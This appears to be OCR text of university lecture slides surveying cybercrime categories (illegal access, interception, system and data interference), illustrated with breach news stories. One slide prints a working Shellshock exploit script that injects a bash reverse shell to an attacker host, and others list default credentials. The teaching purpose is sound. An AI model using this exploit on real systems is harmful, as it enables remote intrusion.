
DATA CRIMES

A Technical Survey of the Phenomenon

Prof. Dr. Dominik Herrmann
Privacy and Security in Information Systems Group
University of Bamberg

Slides: https://dhgo.to/data-crimes

This talk will look into four types of actions mentioned in the Convention on Cybercrime.




1

Illegal Access

Art. 2

… when committed intentionally, the **access** to […] a **computer system without right** [potentially] by **infringing security measures**, with the intent of obtaining computer data or other dishonest intent




In 2018 offline brute-force attack on all 10 digit passwords (A–Z, a–z, SHA-1 hash) took max. 64 days using consumer hardware for 5,000 USD.

HACKING INTO A SYSTEM

OR

- "crack" password
  - with "brute force"
    - offline
    - online
- exploit vulnerability



USER	PASSWORD HASH
paul	40d3468877b21f9e50e799e4a59b9112
anna	c092b1a0cbe468d6fa5ccca20f8f1550
...	...

http://www.netmux.com/blog/how-to-build-a-password-cracking-rig

EXPLOIT VULNERABILITY

OR

zero-day vulnerability

difficult to defend against

but expensive to discover

published vulnerability

easy to defend against


but also cheap to use

Why Installing Software Updates Makes Us WannaCry

All people had to do to stay safe from the global WannaCry ransomware attack was update their software. But people often don't, for a number of specific reasons

By Elissa Redmiles, The Conversation US on May 16, 2017

"… it takes an average of **24 days** before half of the computers belonging to **software engineers are updated**. **Regular users** took nearly **twice as long** [45 days]."



The security flaws at the heart of the Panama Papers

PANAMA PAPERS / 06 APRIL 16 /

by JAMES TEMPERTON AND MATT BURGES

Mossack Fonseca used very old software: Outlook Web Access (2009), Drupal (2013, 25 vulns.)

https://www.scientificamerican.com/article/why-installing-software-updates-makes-us-wannacry/

What does an “exploit” look like?

host controlled by attacker

exploit code

```
import httplib,urllib,sys

if (len(sys.argv)<4):
    print "Usage: %s <host> <vulnerable CGI> <attackhost/IP>" % sys.argv[0]
    print "Example: %s localhost /cgi-bin/test.cgi 10.0.0.1/8080" % sys.argv[0]
    exit(0)

conn = httplib.HTTPConnection(sys.argv[1])
reverse_shell="() { ignored;};/bin/bash -i >& /dev/tcp/%s 0>&1" % sys.argv[3]

headers = {"Content-type": "application/x-www-form-urlencoded",
           "test":reverse_shell }
conn.request("GET", sys.argv[2], headers=headers)
res = conn.getresponse()
print res.status, res.reason
data = res.read()
print data
```

e.g. Bash on a webserver

software with security vulnerability

targeted system

https://insurancelinked.com/weaponising-the-internet-the-rise-of-physical-cyber-crime/

Users often become victims because of technical incompetence.

15 per cent of IoT devices owners don't change the default password

Crap passwords are also a problem, Positive Technologies reveals


Examples: *admin/admin, admin/0000 user/user, root/12345, support/support*

*Is it the **fault of the users** or the **fault of the designers** of these systems?*

http://izismile.com/2018/01/05/probably_the_most_ineffective_security_features_youve_ever_seen_21_pics-1.html

http://izismile.com/2018/01/05/probably_the_most_ineffective_security_features_youve_ever_seen_21_pics-17.html

Some operators leave the door wide open: cf. freely accessible webcams.




https://thejosevilson.com/open-classrooms-open-doors-open-minds/

Some operators leave the door wide open: cf. results found via shodan.io

Some users even help the attacker …

[redacted]
HiNet
Added on 2018-01-08 15:30:38 GMT
Taiwan
Details


found on shodan.io



Is this still "illegal access"?

Are users still victims, if they consent to being attacked?

Most of the recent data breaches are the result of Illegal Access.



Uber concealed massive hack that exposed data of 57m users and drivers

- **Firm paid hackers $100,000 to delete data and keep breach quiet**
- **Chief security officer Joe Sullivan fired for concealing October 2016 breach**

https://www.theguardian.com/technology/2017/nov/21/uber-data-hack-cyber-attack

The actual victims are typically not the ones who are attacked. Nevertheless, they suffer the consequences (so-called externality).

Infidelity site Ashley Madison hacked as attackers demand total shutdown

Two suicides are linked to Ashley Madison leak: Texas police chief takes his own life just days after his email is leaked in cheating website hack

- **San Antonio Police Captain Michael Gorhum took his own life last week after his official email address was linked to an Ashley Madison account**
- **Canadian police confirmed on Monday a second suicide of a person believed to have been using the extramarital affairs website**
- **Ashley Madison owners are offering a bounty in exchange for hackers' IDs**

By SARA MALM FOR MAILONLINE
PUBLISHED: 14:59 BST, 24 August 2015 | **UPDATED:** 22:08 BST, 24 August 2015

When anonymized datasets are published and someone else uncovers sensitive information in them, it is debatable who is responsible for a breach.

A map of fitness-tracker data may have compromised top-secret US military bases around the world


Alex Lockie

Jan. 29, 2018, 10:23 AM 5,176

A map of activity in Djibouti that has drawn comment from security analysts. Strava


Public NYC Taxicab Database Lets You See How Celebrities Tip

JUDD APATOW
LESLIE MANN



JUNE 21, 2013 • 11:28 AM - 11:35 AM
376 GREENWICH ST. TO 1 ABINGDON SQUARE
$7.00 FARE • $2.10 TIP • ©SPLASH

AMANDA BYNES



APRIL 11, 2013 • 5:43 PM - 6:02 PM
229 W 28TH ST. TO 271 W 47TH ST.
$13 FARE • CASH; UNKNOWN TIP • ©SPLASH

http://gawker.com/the-public-nyc-taxicab-database-that-accidentally-track-1646724546
http://uk.businessinsider.com/secret-us-military-bases-world-strava-heat-map-operational-security-compromised-fitness-trackers-2018-1?r=US&IR=T

2

Illegal Interception

Art. 2

… when committed intentionally, the **interception without right**, made by technical means, **of non-public transmissions of computer data** to, from or within a computer system, including **electromagnetic emissions from a computer system** carrying such computer data … committed with dishonest intent …

Eavesdropping on sensitive data in a free WiFi network.

Possible if developers fail to follow best practices (encryption).

Acoustic cryptanalysis: Deriving secret cryptographic keys from emissions.

"… broken one of the most secure encryption algorithms, 4096-bit RSA, by listening … to a computer as it decrypts some encrypted data. The attack … can be carried out with rudi-menttary hardware."

Interception typically affects small numbers of users. It doesn't scale well.

d. Genkin, A. Shamir, E. Tromer, RSA key extraction via low-bandwidth acoustic cryptanalysis, proc. CRYPTO 2014, part I, LNCS 8616, 444-461, Springer, 2014.


3

Systems Interference

Art. 5

… when committed intentionally, the **serious hindering** without right **of the functioning of a computer system** by inputting, transmitting, damaging, deleting, deteriorating, altering or suppressing computer data.


Classic example: Denial-of-Service attacks that make systems unavailable.



Attacker and victim are easily identifiable in this case.

http://www.digitalattackmap.com/#anim=1&color=0&country=ALL&list=0&time=15980&view=map

Distributed Denial-of-Service are more effective (e.g. Mirai botnet, 2016).



Who is to blame here, the vendor of the hacked IoT devices?


The users whose IoT devices were hacked to attack other hosts?

http://www.digitalattackmap.com/#anim=1&color=0&country=ALL&list=2&time=17066&view=map

Recent example: Manipulation of monitor outputs

http://uk.businessinsider.com/how-hackers-can-compromise-your-computer-monitor-darkly-cybersecurity-ssl-mr-robot-red-balloon-security-2017-11

Even more intriguing are bitsquatting attacks: Here, the victims' machines are not modified at all.



It may happen that a bit flips in memory:

```
cnn.com   01100011011011100110111000101110011000110110111101101101
con.com   01100011011011110110111000101110011000110110111101101101
```

This may cause a computer to visit a non-existent website.

http://download.iicrosoft.com

Criminals can register such domains and wait until some victim's machine makes the exact same error.

Researchers did that and observed requests from 60 unique IPs per day.

Allows to infect the victim with malware.

http://dinaburg.org/bitsquatting.html

4

Data Interference

Art. 4

… when committed intentionally, the **damaging, deletion, deterioration, alteration or suppression of computer data** without right … [resulting] in serious harm.

